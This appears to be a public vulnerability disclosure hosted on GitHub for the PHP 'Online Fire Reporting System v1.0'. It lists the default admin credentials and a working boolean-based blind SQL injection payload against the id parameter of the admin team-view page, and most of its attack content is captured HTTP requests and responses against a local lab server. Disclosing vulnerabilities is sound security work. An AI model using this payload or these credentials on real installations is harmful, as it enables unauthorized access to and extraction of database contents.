debug601 / bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / oretnom23 / online-fire-reporting-system / SQLi-6.md

debug601 Create SQLi-6.md History

1 contributor

35 lines (24 sloc) | 1.48 KB

Online Fire Reporting System v1.0 by oretnom23 has SQL injection

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15346/online-fire-reporting-system-phpoop-free-source-code.html

Vulnerability File: /ofrs/admin/?page=teams/view_team&id=

Vulnerability location: /ofrs/admin/?page=teams/view_team&id=, id


Current database name: ofrs_db,length is 7

[+] Payload: /ofrs/admin/?page=teams/view_team&id=2%27%20and%20length(database())%20=7--+ // Leak place ---> id

```
GET /ofrs/admin/?page=teams/view_team&id=2%27%20and%20length(database())%20=7--+ HTT
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```

```
DNT: 1
Cookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv
Connection: close
```


When length (database ()) = 6, Content-Length: 27983



```
GET
/ofrs/admin/?page=teams/view_team&id=2%27%20and%20length(database(
))%20=6--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv
Connection: close
```

```
HTTP/1.1 200 OK
Date: Sat, 28 May 2022 08:18:25 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 27983

<!DOCTYPE html>
```



```
http://192.168.1.19/ofrs/admin/?page=teams/view_team&id=2' and length(database()) =6--+
```

Team Details

Code.

TL Name

TL Contact #


Members

Status

Warning: Undefined variable $status in **C:\xampp\htdocs\ofrs\admin\teams\view_team.php** on line **30**

Available


When length (database ()) = 7, Content-Length: 27927



```
GET
/ofrs/admin/?page=teams/view_team&id=2%27%20and%20length(database(
))%20=7--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv
Connection: close
```

```
HTTP/1.1 200 OK
Date: Sat, 28 May 2022 08:17:10 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 27927

<!DOCTYPE html>
```



```
http://192.168.1.19/ofrs/admin/?page=teams/view_team&id=2' and length(database()) =7--+
```

☐ Post data ☐ Referrer ☑ Replace A

Team Details

Code.
F-1014

TL Name
Johnny Deep

TL Contact #
09654789123

Members
Member 101, Member 102, Member 103, Member 104

Status
Available